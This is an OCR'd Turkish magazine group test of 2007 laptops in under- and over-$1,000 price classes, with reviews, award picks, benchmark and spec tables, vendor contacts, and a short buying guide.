
**BenQ Joybook A51:** 1.000 dolar altı dizüstü çözümlerinden ilki BenQ Joybook A51. Core 2 Duo T5500 işlemciye sahip ürün standart bir Centrino Duo platformunun dışında. Zira yongaseti olarak SiS M662 MXZ+966LZ ve kablosuz olarak da Atheros AR5006EG kullanıyor. Dâhili Mirage grafik işlemcisi donanımsal olarak sadece DirectX 7'ye destek verdiği için 3DMark05 testinde ürün sadece ilk oyunu çalıştırabildi. Grafik performansı olarak sınıfta kalmasına karşın BenQ'ya has tasarım ve desteği ile ilginç bir ürün.

**Casper Nirvana CPD1730-7B05B:** Intel'in son nesil yonga setlerinden 945 GM'yi kullanan ürün eski bir Core Duo işlemcisine sahip. T2550 eski mimariye sahip olmasına karşın performans açısından çok da geride kalmıyor. Dahası ürün Windows Vista Home Basic Türkçe ile geliyor. İşletim sistemini kullanıcı

1.000 $ ALTI

### » TEST BİRİNCİSİ

TEST BİRİNCİSİ CHIP TEST MERKEZİ 03/2007



CHIP PUANI

FİYAT / PERFORMANS
çok iyi

FİYAT: 999 $ + KDV
BİLGİ İÇİN:
fokusbilgisayar.com.tr

**KISAYOLLAR**
Düğmelerden ikisi programlanabiliyor.

+ Grafik performansı
+ Donanım
- Pil süresi

**Monster T2-Rex C43W1511**
Oyunsuz kalamam diyenlere ideal çözüm.

■ Üst model bir mobil işlemciye sahip olmasa da C43W1511 nVidia GeForce Go 7600 ekran kartıyla 3DMark03 puanında sınıfında rekor kırıyor. Bunun anlamı piyasada satılan birçok masaüstü bilgisayarda bile oynayamadığınız birçok oyunu bu dizüstünde rahat rahat oyanayabileceğiniz. Kısacası Monster T2-Rex C43W1511 oyun düşkünleri için ideal bir ürün. Bellekler 533 MHz'de çalışmasına karşın tek bir 1 GB'lık hafıza modülünün kullanılması upgrade'e imkan tanıyor. Web kamerası, Bluetooth, kızılötesi ile donanım konusunda da geride kalmayan üründe tek dezavantaj pil ömrü.

1.000 $ ALTI

### » UYGUN FİYAT

UYGUN FİYAT CHIP TEST MERKEZİ 03/2007

CHIP PUANI

FİYAT / PERFORMANS
çok iyi

FİYAT: 939 $ + KDV
BİLGİ İÇİN:
www.ufotek.com.tr

**Dikey USB**
Köşedeki USB yuvası kolay erişime sahip.

+ Fiyat
+ Centrino Duo
- Donanım özellikleri

**DATRON TWM16M56W85L**
Performans için bütçenizi zorlamanıza gerek yok.

■ 1.000 dolar altında olmasına karşın Core2 Duo işlemcisi, 512 MB DDR667 hafızası ve Intel Intel 945 GM yonga seti ile Datron'un yeni modeli tam bir Centrino Duo platformu. Bu da dizüstü bilgisayarın performans ve mobilite alanlarında yabana atılmayacak skorlar almasında büyük rol oynuyor. Diğer 1000 dolar altı dizüstülerle karşılaştırdığımızda donanım özellikleri açısından biraz geride kalsa da Datron TWM16M56W85L taşınabilirlik ve ergonomi açısından hiç de fena bir noktada değil. Tüm bunlar 939 dolarlık fiyatla birleştiğinde karşımıza 1000 dolar altı fiyat performans birincisi çıkıyor.

Nokia Nseries ile multimedya c

**ALTERNATİF** Masaüstü PC'nizin sunduğu rahatlıktan vazgeçemiyorsanız harici klavye ve monitörle işleri daha da kolaylaştırabilirsiniz.

tercihine göre değiştiğinden değerlendirme dışında tutmamıza karşın Windows'u tercih edenler için Casper Nirvana CPD1730-7B05B birinci sırada olacaktır.

**DATRON WA16M56W65D:** DATRON WA16M56W65D, Linux işletim sistemi ile geldiğinden fiyatı 1.000 doların altında tutulmuş ürünlerden. Intel Core2Duo T5500 işlemcisini kullanan üründe TEAC-DVD yazıcı bulunuyor. Datron, Bluetooth dâhil eksiksiz kablosuz ağ desteği ile fiyatına göre güçlü bir donanım desteği sunuyor.

**CBOX Despina D600-S:** Yüksek bedeller ödemeden iyi bir Centrino Duo platformu için tercih edebileceğiniz başka bir dizüstü ise CBOX Despina D600-S. Core2Duo işlemci olarak T5500'ü kullanan üründe 512 MB hafıza var. İki adet 256 MB modülden oluşan hafıza ileride yükseltmek için çok uygun bir konfigürasyon olmasa da performans için çift kanal hafıza desteği sunuyor. Sadece 40 dolar daha vererek, hem analog hem de dijital DVB-T yayınlarını alabilen melez TV kartını dizüstü bilgisayara dâhil ettirebilmeniz de güzel.

**HP NX6325:** Taşınabilir cihazlardaki en büyük tehlike önemli verilerinizin başkalarının eline geçmesi. HP NX6325'in üzerinde bulunan parmak izi tarayıcısı sayesinde verilerinizin güvenliğini sağlayabiliyorsunuz. 1.024 x 768 çözünürlükteki ekran nispeten düşük bir parlaklığa sahip. Bunun avantajı ise uzun pil ömrü olarak karşımıza çıkıyor. →


www.nokia.com.tr

deneyimini keşfedin.


NOKIA
Nseries

## 1.000 DOLAR ÜSTÜ

**Casper Nirvana CPM2000-8E85B:** T7200 işlemci, 1 GB hafıza ve GeForce Go 7400 grafik işlemcisiyle Nirvana 8E85B performans olarak yüksek skorlara imza atıyor. Ürünün başka bir ilginç özelliği ise D-Sub yerine VGA çıkışına sahip olması

**Casper Nirvana CPM2000-8E05B:** Testimize katılan diğer Casper modellerinde olduğu gibi Vista Home Basic ile gelen 8E05B, grafik performansı açısından bir üst modelinden daha yavaş olsa da yüksek dosya saklama kapasitesi isteyenler için ideal bir çözüm. Üründe Western Digital'in 160 GB'lık sabit diskini kullanılmış.

**DATRON Aero TWA20M86WA5X:** Datron'un bu modeli nVidia'nın mobil grafik işlemcisi GeForce Go 7400 ile geliyor. Bu ekran kartı 2 GHz hızında çalışan Core2Duo T7200 işlemcisi ve 667MHz hızındaki 1 GB DDR2 SDRAM'le ile birleşince ürün oldukça iyi performans değerlerine ulaşıyor. DVI görüntü çıkışı ise projeksyon, harici monitör gibi diğer görüntü cihazlarına sinyal aktarımında kaliteyi garantiliyor.




**EN KÜÇÜK** Testimize katılan dizüstüler arasında MSI S262 ve Arma Inspector J365 en küçükleriydi.

**MONSTER T2-REX C43M575U1:** Monster'ın iddealı modeli 17 inç ekranı ile tam bir dev. Parlaklığı diğer dizüstüler kadar yüksek olmasa da, bu LCD 1.920 x 1.200 çözünürlük ile CHIP Test Merkezi'nde ilgi odağı oldu. Bu ekrana görüntüyü bir de GeForce Go 7950 gibi bir ekran kartından aktardığınızda sonuç tam bir oyun dizüstü bilgisayarı olduğu. Tabii 2+1 subwoofer'lı sesi de unutmamak lazım. Ön yüzde kapak kapandığında bile ortada kalan ışıklı göstergeler de tasarım puanına katkıda bulunuyor. Ağırlığı ve düşük pil süresi ile taşınabilirlik bakımından sınıfta kalsa da, masaüstü alternatifi arayanların bakmadan geçmemesi gereken bir ürün.

**LG F1 223ZT:** Aynı ekran boyutlarındaki diğer dizüstülerle karşılaştırıldığında LG'nin çözümünün azımsanamayacak derecede daha hafif olduğunu görüyoruz. Ayrıca ürünün klavyesi olabildiğince ergonomik şekilde tasarlanmış. Tuş boyutları standart olmasına rağmen LG aynı yüzeye numerik klavyeyi de sığdırabilmiş. →

1.000 $ ÜSTÜ

## » TEST BİRİNCİSİ

TEST BİRİNCİSİ CHIP TEST MERKEZİ 03/2007

CHIP PUANI

FİYAT / PERFORMANS
orta

FİYAT: 1.999 $ + KDV
BİLGİ İÇİN:
istanbulbilisim.com.tr

**FARKLI TASARIM**
Sony yeni bir tasarımı beraberinde getiriyor.

+ Pil süresi
+ Tasarım
- Yüksek fiyat

### Sony Vaio VGN-C190P/H

Sizi asla yarı yolda bırakmayacak bir dizüstü.

■ Aslına bakarsanız Sony Vaio standart bir Core2 Duo platformu. Hâl böyle olunca 3DMark, PCMark gibi testlerde ürünün performansı ortalamayı geçmiyor. Buna karşın ürün taşınabilirlik, donanım özellikleri ve ergonomi konusunda rakiplerinin önüne geçerek toplamda birincilik ödülünü alıyor. 13,3 inçlik ekran mükemmel bir parlaklığa sahip. Parlaklığın yüksek olmasına rağmen Mobile Mark 2005'de 291 dakikalık pil süresi ile rekor kırıyor. Tasarım, gürültü seviyesi ve ürünle gelen birçok yazılımı da puanlamaya kattığınızda Sony Vaio VGN-C190P/H tartışmasız test birincisi olarak karşımıza çıkıyor.

1.000 $ ÜSTÜ

## » UYGUN FİYAT

UYGUN FİYAT CHIP TEST MERKEZİ 03/2007

CHIP PUANI

FİYAT / PERFORMANS
iyi

FİYAT: 1.369 $ + KDV
BİLGİ İÇİN:
www.msi.com.tr

**Sadece 12,1 inç**
PCMCIA , kart okuyucu ve USB yuvaları.

+ Hafif
+ Pil süresi
+ Kaliteli LCD

### MSI S262

Sadece işinizi görmüyor, taşınabilirlik konforuyla da dizüstü keyfi yaşatıyor.

■ Her ne kadar dizüstü bilgisayarlar gün geçtikçe hafiflese de uzun süre yanınızda taşıdığınızda ağırlıkları rahatsız edici hale gelebiliyor. Eğer omzunuzu ağrıtmadan uzun süre yanınızda taşayabileceğiniz bir dizüstü bilgisayar arıyorsanız, MSI S262 tam size göre. Intel Core2 Duo T5600 işlemciyi, 1 GB hafızayı ve 100 GB'lık sabitdiski 12,1 inçlik bir ekranın altına sığdıran MSI S262'nin ağırlığı sadece 2 kg. Buna karşın yüksek kapasiteli pili ile uzun süre çalışma imkânı sunmayı başarıyor. Dahası teste katılan dizüstüler arasında en yüksek ekran parlaklığına sahip dizüstülerden biri. Kısacası, fiyatından beklenenin fazlasını veriyor.

| 1.000 $ üstü dizüstüler | SIRA 1 | SIRA 2 | SIRA 3 | SIRA 4 | SIRA 5 | SIRA 6 | SIRA 7 |
|---|---|---|---|---|---|---|---|
| Model | Sony Vaio VGN-V190P/H | HP Pavilion DV2172EA | MSI S262 | MONSTER T2-REX C43M575U1 | Casper Nirvana CPM2000-8E05B | DATRON Aero TWA20M86WA5X | Casper Nirvana CPM2000-8E85B |
| Firma | İstanbul Bilişim A.Ş. | HP Türkiye | Koyuncu | Fokus | Casper | Ufotek | Casper |
| Tel | 0212 217 3040 | 444 7979 | 0216 528 8888 | 0216 449 4930 | 0216 528 6666 | 0212 336 6100 | 0216 528 6666 |
| İnternet (www.) | istanbulbilisim.com.tr | hp.com.tr | msi.com.tr | fokusbilgisayar.com | casper.com.tr | ufotek.com.tr | casper.com.tr |
| Fiyat ($ + KDV) | 1.999 | 1.499 | 1.369 | 1.999 | 1.299 | 1.369 | 1.499 |
| Toplam puan | 76 Puan | 73 Puan | 72 Puan | 70 Puan | 68 Puan | 67 Puan | 66 Puan |
| Performans | 64 | 54 | 65 | 100 | 70 | 84 | 86 |
| Taşınabilirlik | 100 | 84 | 93 | 45 | 74 | 63 | 54 |
| Donanım | 85 | 100 | 82 | 92 | 87 | 78 | 84 |
| Ergonomi | 70 | 91 | 74 | 100 | 64 | 62 | 63 |
| Servis / Dokümanstasyon | 100 | 100 | 80 | 70 | 80 | 80 | 80 |
| Fiyat / Performans | (orta) 55 | (orta) 70 | (iyi) 76 | (orta) 50 | (iyi) 75 | (orta) 70 | (orta) 63 |
| **Teknik veriler** | | | | | | | |
| İşlemci | Intel Core2 T7200, 2.00 GHz | Intel Core2 T5500, 1.66 GHz | Intel Core2 T5600, 1.83 GHz | Intel Celeron M 430 1.73 GHz | Intel Core2 T7200, 2.00 GHz | Intel Core2 T7200, 2.00 GHz | Intel Core2 T7200, 2.00 GHz |
| Yonga seti | Intel 945GM | Intel 945PM | Intel 945GM | Intel 945PM | Intel 945GM | Intel 945GM | Intel 945PM |
| Bellek (Bank1) | 512 MB | 512 MB | 1.024 MB | 1.024 MB | 512 MB | 512 MB | 512 MB |
| Bellek (Bank2) | 512 MB | 512 MB | 0 | 0 | 512 MB | 512 MB | 512 MB |
| Bellek toplam kapasite | 1.024 MB | 1.024 MB | 1.024 MB | 1.024 MB | 1.024 MB | 1.024 MB | 1.024 MB |
| Hafıza çalışma frekansı | 533 | 667 | 667 | 533 | 667 | 667 | 667 |
| Grafik işlemcisi | GMA 950 | GeForce Go 7200 | GMA 950 | GeForce Go 7950 GTX | GMA 950 | GeForce Go 7400 | GeForce Go 7400 |
| Sabit disk | TOSHIBA MK1234GSX | FUJITSU MHV2120BH PL | FUJITSU MHV2100BH PL | SAMSUNG HM120JI | WDC WD1600 BEVS-00RST0 | FUJITSU MHV2100BH | WDC WD1600 BEVS-00RST0 |
| Sabit disk kapasite (GB) | 112 | 112 | 93 | 112 | 149 | 93 | 149 |
| Ekran boyutu | 13,3 inç | 14,1 inç | 12,1 inç | 17 inç | 15,4 inç | 15,4 inç | 15,4 inç |
| Çözünürlük | 1.280 x 800 | 1.280 x 800 | 1.280 x 800 | 1.920 x 1200 | 1.280 x 800 | 1.280 x 800 | 1.280 x 800 |
| Optik sürücü | PIONEER DVR-K16M | SONY DW-G521A | HL-DT-ST GSA-T10N | PIONEER DVR-K16RS | PHILIPS SDVD8820 | PHILIPS SDVD8820 | PHILIPS SDVD8820 |
| Optik yazıcı türü | DVD-RAM | DVD-RAM | DVD-RAM | DVD-RAM | DVD±R/RW DL | DVD±R/RW DL | DVD±R/RW DL |
| Kablosuz ağ birimi | Intel 3945 | Intel 3945 | Intel 3945 | Intel 3945 | Intel 3945 | Intel 3945 | Intel 3945 |
| Görüntü çıkışı (VGA/S-Video/DVI) | ● / ● / – | ● / ● / – | ● / ● / – | – / ● / ● | ● / ● / – | – / ● / ● | – / ● / ● |
| USB | 2 | 3 | 3 | 4 | 4 | 4 | 4 |
| Firewire | ● | ● | ● | ● | ● | ● | ● |
| Bluetooth | ● | ● | ● | ● | – | ● | – |
| Web kamerası | – | ● | – | ● | – | – | – |
| Numerik klavye | – | – | – | ● | – | – | – |
| Kısayol düğmeleri | 0 | 9 | 4 | 11 | 5 | 5 | 5 |
| Touchpad boyutu (cm) | 4,2 x 7,1 | 7,5 x 3,8 | 6,1 x 4,8 | 8,4 x 5,1 | 7,1 x 3,5 | 7,1 x 3,5 | 7,1 x 3,5 |
| Gürültü seviyesi (db %) | 29 | 28 | 28 | 23 | 29 | 27 | 28 |
| Ağırlık (g) | 2.307 | 2.494 | 2.010 | 4.196 | 2.721 | 2.743 | 2.797 |
| **Performans değerleri** | | | | | | | |
| 3DMark03 | 1.567 | 2.921 | 1.079 | 18.232 | 1.573 | 4.173 | 4.175 |
| Game1 | 61 | 99 | 44 | 285 | 61 | 151 | 151 |
| Game2 | 9 | 15 | 7 | 157 | 10 | 24 | 24 |
| Game3 | 9 | 15 | 6 | 131 | 9 | 22 | 22 |
| Game4 | 9 | 25 | 6 | 109 | 9 | 30 | 30 |
| PCMark05 | 3.128 | 3.370 | 3.081 | 3.468 | 3.339 | 4.177 | 4.184 |
| HDD - XP Startup | 5,8 | 5,7 | 5,8 | 5,8 | 6,6 | 5,9 | 6,4 |
| File Decryption | 53,7 | 45,9 | 50,5 | 43,2 | 55,1 | 55,1 | 54,9 |
| HDD - General Usage | 4,0 | 3,8 | 3,7 | 4,0 | 4,3 | 3,8 | 4,3 |
| Video Encoding | 370,5 | 309,5 | 336,5 | 127,5 | 367,0 | 367,8 | 370,9 |
| MobileMark05 Productivity | 221 | 114 | 241 | 204 | 253 | 256 | 270 |
| MobileMark05 Pil (dk.) | 291 | 234 | 245 | 120 | 200 | 155 | 122 |
| LCD parlaklık (cd/m²) | 205 | 209 | 204 | 141 | 180 | 164 | 163 |

● Var – Yok

Zirve sınıfı: 100-90 puan | Üst sınıf: 89-75 puan | Orta sınıf: 74-45 puan | Alt sınıf: 44-0 puan

| | SIRA 8 | SIRA 9 | SIRA 10 | SIRA 11 |
|---|---|---|---|---|
| | Packard Bell Easynote MX | LG F1-223ZT | Asmobile Z84F | ARMA Inspector J539 |
| | Koyuncu | Boğaziçi Bilgisayar | Çizgi | Sayısal Bilgisayar |
| | 0216 528 8888 | 0212 331 1000 | 0212 356 7070 | 0216 418 7880 |
| | pbturkiye.com | bogazici.com.tr | cizgi.com.tr | armacomputer.com |
| | 1.299 | 1.199 | 1.400 | 1.799 |
| | 65 Puan | 64 Puan | 63 Puan | 58 Puan |
| | 63 | 63 | 66 | 51 |
| | 62 | 68 | 59 | 76 |
| | 87 | 67 | 81 | 62 |
| | 83 | 97 | 74 | 56 |
| | 80 | 80 | 80 | 70 |
| | (orta) 71 | (iyi) 76 | (orta) 64 | (orta) 46 |
| | | | | |
| | Intel Core2 | Intel Core2 | Intel Core2 | AMD Turion 64 |
| | T5600, 1.83 GHz | T5600, 1.83 GHz | T7200, 2.00 GHz | ML-42, 2.4 GHz |
| | Intel 945PM | Intel 945GM | Intel 945GM | ATI Radeon Xpress 200M |
| | 512 MB | 512 MB | 0 | 1.024 MB |
| | 512 MB | 512 MB | 1.024 MB | 1.024 MB |
| | 1.024 MB | 1.024 MB | 1.024 MB | 2.048 MB |
| | 533 | 667 | 533 | 266 |
| | GeForce Go 7300 | GMA 950 | GMA 950 | Radeon Xpress 200M |
| | ST9100828A | FUJITSU | SAMSUNG | ST910021A |
| | | MHV2080BH | HM120JC | |
| | 93 | 75 | 112 | 93 |
| | 15,4 inç | 15,4 inç | 17 inç | 12,1 inç |
| | 1.280 x 800 | 1.280 x 800 | 1.680 x 1.050 | 1.280 x 800 |
| | Optiarc | HL-DT-ST | TSSTcorp | PHILIPS |
| | AD-5540A | GSA-T10N | TS-L632D | SDVD8441 |
| | DVD-RAM | DVD-RAM | DVD±R/RW DL | DVD±R/RW DL |
| | Intel 3945 | Intel 3945 | Intel 3945 | Ralink 802.11g |
| | ● / ● / ● | ● / ● / – | ● / ● / – | ● / – / – |
| | 4 | 4 | 4 | 3 |
| | + | + | + | + |
| | + | – | – | – |
| | + | – | + | – |
| | + | + | – | – |
| | 2 | 4 | 4 | 4 |
| | 8,5 x 5,0 | 8,2 x 5,1 | 7,7 x 4,5 | 6,1 x 4,8 |
| | 27 | 28 | 28 | 21 |
| | 2.850 | 2.630 | 3.500 | 2.178 |
| | | | | |
| | 3.520 | 1.243 | 1.122 | 942 |
| | 123 | 48 | 43 | 32 |
| | 21 | 7 | 7 | 6 |
| | 19 | 7 | 7 | 5 |
| | 24 | 8 | 6 | 6 |
| | 2.628 | 3.076 | 3.100 | 2.198 |
| | 5,6 | 5,6 | 5,5 | 6,9 |
| | 27,7 | 50,6 | 54,6 | 41,6 |
| | 3,6 | 3,7 | 3,7 | 4,2 |
| | 188,8 | 337,8 | 364,8 | 163,9 |
| | 219 | 225 | 245 | 201 |
| | 158 | 174 | 164 | 185 |
| | 150 | 200 | 143 | 149 |

**HP DV2172EA:** Tasarım konusunda HP Pavilion DV2172 tartışmasız tam puanı hak ediyor. Ürün, metalik yüzey, touchpad, mavi led'li dokunmatik kısayol tuşları ve siyah parlak dış yüzeyi ile dikkati çeken bir dizüstü. LightScribe özellikli Sony DVD yazıcısı sayesinde destekleyen medyaların üst yüzeyine istediğiniz resmi basabiliyorsunuz. MediaCenter 2005 işletim sistemi ile gelenler dışında ayrıca HP tarafından sağlanan ekstra yazılımlar eğlence dizüstü konseptini tamamlıyor. Dahası ses kalitesi normal bir dizüstünden beklenenin kat kat ötesinde.

**Arma Inspector J539:** 12,1 inç alternatiflerinden biri de Inspector J539. AMD Turion 64 ML-42 işlemciye 2 GB hafıza eşlik ediyor. Bu konfigürasyonun performansa sağladığı artılar tabloda da ortada. Dezavantajı ise pil tüketiminin 12,1 inç LCD ekranlı Centrino Duo platformlara göre biraz daha fazla olması. Parlaklık ölçümünde de ekranın biraz geride kaldığını söylemeliyiz.

**EN ŞIK DİZÜSTÜ** Testin en şık katılımcısı HP Pavilion DV2172EA uzaktan kumandası ile tam bir eğlence merkezi

Üründe yonga seti olarak ATI Xpress 200M ve kablosuz ağ arabirimi olarak Ralink 802.11g kullanılmış.

**Packard Bell Easynote MX:** 1.83 GHz'de çalışan Core2 Duo T5600 işlemciye sahip Packard Bell'in yeni dizüstü bilgisayarı, iki adet 512 MB hafıza modülü ile çift kanal hafıza teknolojisini destekliyor. GeForce Go 7300 grafik işlemcisi 3B grafik işlemleri için yeterli performansı sağlıyor. 100 GB sabit diske, DVD-RAM medyalara da yazabilen Optiarc optik sürücü eşlik ediyor. Window XP Home edition işletim sistemine ek olarak kutu içinden PowerDVD, Norton Internet Security çıkıyor.

**Asmobile Z94F:** "Küçük ekran bana göre değil" diyenlere Çizgi Elektronik 17 inç ekranlı Asmobile Z94F modelini sunuyor. 1.680 x 1.050 çözünürlükteki ekranın parlaklığı biraz düşük olmasına karşın görüntü kalitesi hiç fena değil. 1 GB hafıza ile gelen üründe diğer hafıza yuvası boşta. Böylece ileride hafızayı yükseltmeniz de mümkün. Dahası dizüstünde BlueTooth ve webcam desteği de unutulmamış.

→

| 1.000 $ altı dizüstüler | SIRA 1 | SIRA 2 | SIRA 3 | SIRA 4 | SIRA 5 | SIRA 6 | SIRA 7 | SIRA 8 |
|---|---|---|---|---|---|---|---|---|
| Model | Monster T2-Rex C43W1511 | DATRON Aero TWM16M56W85L | DATRON Aero TWM16M56WA5D | DATRON Aero WA16M56W65D | CBOX Despina D600-S | Casper Nirvana CPD1730-7B05B | HP NX6325 | BENQ Joybook A51 |
| Firma | Fokus | Ufotek | Ufotek | Ufotek | Çözüm | Casper | HP Türkiye | Koyuncu, Penta |
| Tel | 0216 449 4930 | 0212 336 6100 | 0212 336 6100 | 0212 336 6100 | 0216 540 64 74 | 0216 528 6666 | 444 7979 | 0216 528 88 88, * |
| İnternet (www.) | fokusbilgisayar.com | ufotek.com.tr | ufotek.com.tr | ufotek.com.tr | cbox.com.tr | casper.com.tr | hp.com.tr | benq.com.tr, ** |
| Fiyat ($ + KDV) | 999 | 939 | 975 | 969 | 999 | 949 | 864 | 999 |
| Toplam puan | 66 Puan | 66 Puan | 65 Puan | 65 Puan | 63 Puan | 62 Puan | 56 Puan | 54 Puan |
| Performans | 75 | 57 | 62 | 59 | 58 | 53 | 59 | 49 |
| Taşınabilirlik | 57 | 79 | 77 | 68 | 69 | 84 | 66 | 55 |
| Donanım | 98 | 74 | 80 | 91 | 87 | 64 | 51 | 66 |
| Ergonomi | 74 | 61 | 63 | 75 | 76 | 63 | 59 | 68 |
| Servis / Dokümanstasyon | 70 | 100 | 80 | 80 | 70 | 80 | 80 | 80 |
| Fiyat / Performans | (çok iyi) 95 | (çok iyi) 100 | (çok iyi) 96 | (çok iyi) 96 | (çok iyi) 91 | (çok iyi) 94 | (çok iyi) 93 | (iyi) 78 |
| **Teknik veriler** | | | | | | | | |
| İşlemci | Intel Celeron M 430 1.73 GHz | Intel Core2 T5500, 1.66 GHz | Intel Core2 T5500, 1.66 GHz | Intel Core2 T5500, 1.66 GHz | Intel Core2 T5500, 1.66 GHz | Intel Core Duo T2250, 1.73 GHz | AMD Turion 64 X2 TL-52, 1.60 GHz | Intel Core2 T5500, 1.66 GHz |
| Yonga seti | Intel 945PM | Intel 945GM | Intel 945GM | Intel 945GM | Intel 945GM | Intel 945GM | ATI Xpress 200 | SiS M662 MXZ+966LZ |
| Bellek (Bank1) | 1.024 MB | 512 MB | 512 MB | 512 MB | 256 MB | 512 MB | 512 MB | 512 MB |
| Bellek (Bank2) | 0 | 0 | 0 | 0 | 256 MB | 0 | 0 | 0 |
| Bellek toplam kapasite | 1.024 MB | 512 MB | 512 MB | 512 MB | 512 MB | 512 MB | 512 MB | 512 MB |
| Hafıza çalışma frekansı | 533 | 667 | 667 | 667 | 400 | 533 | 667 | 667 |
| Grafik işlemcisi | GeForce Go 7600 | GMA 950 | GMA 950 | GMA 950 | GMA 950 | GMA 950 | ATI Xpress 1150 | SiS Mirage |
| Sabit disk | SAMSUNG HM120JI | FUJITSU MHW2080BH | FUJITSU MHV2100BH | FUJITSU MHV2100BH | SAMSUNG HM080JI | WDC WD800 BEVS-75LAT0 | HTS541080 G9SA00 | FUJITSU MHV2080BH PL |
| Sabit disk kapasite (GB) | 112 | 75 | 93 | 93 | 75 | 75 | 75 | 75 |
| Ekran boyutu | 15,4 inç | 15,4 inç | 15,4 inç | 15,4 inç | 15,4 inç | 15,4 inç | 15 inç | 15,4 inç |
| Çözünürlük | 1.280 x 800 | 1.280 x 800 | 1.280 x 800 | 1.280 x 800 | 1.280 x 800 | 1.280 x 800 | 1.024 x 768 | 1.280 x 800 |
| Optik sürücü | HL-DT-ST GWA-4082N | PHILIPS SDVD8820 | PHILIPS SDVD8820 | TEAC DV-W28EAW | HL-DT-ST GWA-4082N | PHILIPS SDVD8820 | PIONEER DVR-K16 | PHILIPS SDVD8820 |
| Optik yazıcı türü | DVD±R/RW DL | DVD±R/RW DL | DVD±R/RW DL | DVD±R/RW DL | DVD±R/RW DL | DVD±R/RW DL | DVD-RAM | DVD±R/RW DL |
| Kablosuz ağ birimi | Intel 3945 | Intel 3945 | Intel 3945 | Intel 3945 | Intel 3945 | Intel 3945 | Broadcom 802.11a/b/g | Atheros AR5006EG |
| Görüntü çıkışı (VGA/S-Video/DVI) | ● / ● / — | ● / ● / — | ● / ● / — | ● / ● / — | ● / ● / — | ● / ● / — | ● / — / — | ● / ● / — |
| USB | 4 | 4 | 4 | 4 | 4 | 4 | 3 | 4 |
| Firewire | ● | ● | ● | ● | ● | ● | ● | ● |
| Bluetooth | ● | ● | ● | ● | ● | — | — | — |
| Web kamerası | ● | — | — | ● | ● | — | — | — |
| Numerik klavye | — | — | — | — | — | — | — | — |
| Kısayol düğmeleri | 12 | 5 | 5 | 12 | 12 | 5 | 6 | 4 |
| Touchpad boyutu (cm) | 8,4 x 4,5 | 7,1 x 3,5 | 7,1 x 3,5 | 8,4 x 4,5 | 8,4 x 4,5 | 7,1 x 3,5 | 6,8 x 3,9 | 4,0 x 7,0 |
| Gürültü seviyesi (db %) | 26 | 25 | 27 | 27 | 28 | 28 | 29 | 28 |
| Ağırlık (g) | 2.873 | 2.740 | 2.731 | 2.832 | 2.853 | 2.742 | 2.734 | 2.720 |
| **Performans değerleri** | | | | | | | | |
| 3DMark03 | 7.821 | 1.380 | 1.278 | 926 | 1.030 | 1.203 | 1.356 | 111 |
| Game1 | 222 | 54 | 48 | 47 | 51 | 44 | 51 | 15 |
| Game2 | 55 | 9 | 9 | 5 | 6 | 9 | 9 | 0 |
| Game3 | 49 | 8 | 8 | 5 | 5 | 8 | 7 | 0 |
| Game4 | 48 | 7 | 6 | 5 | 5 | 5 | 8 | 0 |
| PCMark05 | 2.873 | 3.002 | 2.939 | 2,968 | 2,839 | 2.492 | 2.578 | 2.252 |
| HDD - XP Startup | 5,7 | 5,9 | 5,8 | 5,8 | 5,0 | 5,5 | 5,5 | 5,8 |
| File Decryption | 43,3 | 45,9 | 45,9 | 45,7 | 44,8 | 43,3 | 27,8 | 45,9 |
| HDD - General Usage | 3,9 | 3,8 | 3,8 | 3,8 | 3,3 | 3,7 | 3,8 | 3,7 |
| Video Encoding | 127,9 | 307,0 | 306,8 | 306,8 | 308,2 | 216,5 | 237,0 | 292,5 |
| MobileMark05 Productivity | 224 | 183 | 227 | 206 | 208 | 188 | 224 | 198 |
| MobileMark05 Pil (dk.) | 138 | 223 | 213 | 182 | 184 | 243 | 168 | 124 |
| LCD parlaklık (cd/m²) | 180 | 172 | 174 | 174 | 179 | 182 | 118 | 194 |

● Var — Yok

Zirve sınıfı: 100-90 puan Üst sınıf: 89-75 puan Orta sınıf: 74-45 puan Alt sınıf: 44-0 puan

* Penta: 0216 528 00 00 **www.penta.com.tr

## Satın alırken

☑ **İşlemci:** Açıkçası şu aralar Intel masaüstünde olduğu kadar mobil işlemci segmentinde de rakiplerinden bir adım önde. 65 nm üretim teknolojisine sahip Core2 Duo işlemciler hem düşük güç tüketimi, hem de çift çekirdek performansıyla göz dolduruyor.

☑ **Hafıza:** Vista'ya terfi edecekler için seçim kesinlikle 1 GB'ın altında olmamalı. 2 x 512 MB/ DDR2 667 MHz'lik bir konfigürasyon şu an için fiyat açısından da ideal bir çözüm. Tabii bütçesi uygun olanlar 2 x 1 GB çift kanal konfigürasyon düşünebilir.

☑ **Grafik işlemci:** I945GM yonga setine bütünleşik Intel GMA 950 grafik işlemcisi, DirectX 9 desteğiyle de birçok oyun ve uygulama için yeterli. Yine de oyun meraklıları ATI Radeon Mobility veya nVidia GeForce Go serisinden bütçelerine uygun bir tercih yapmalı.

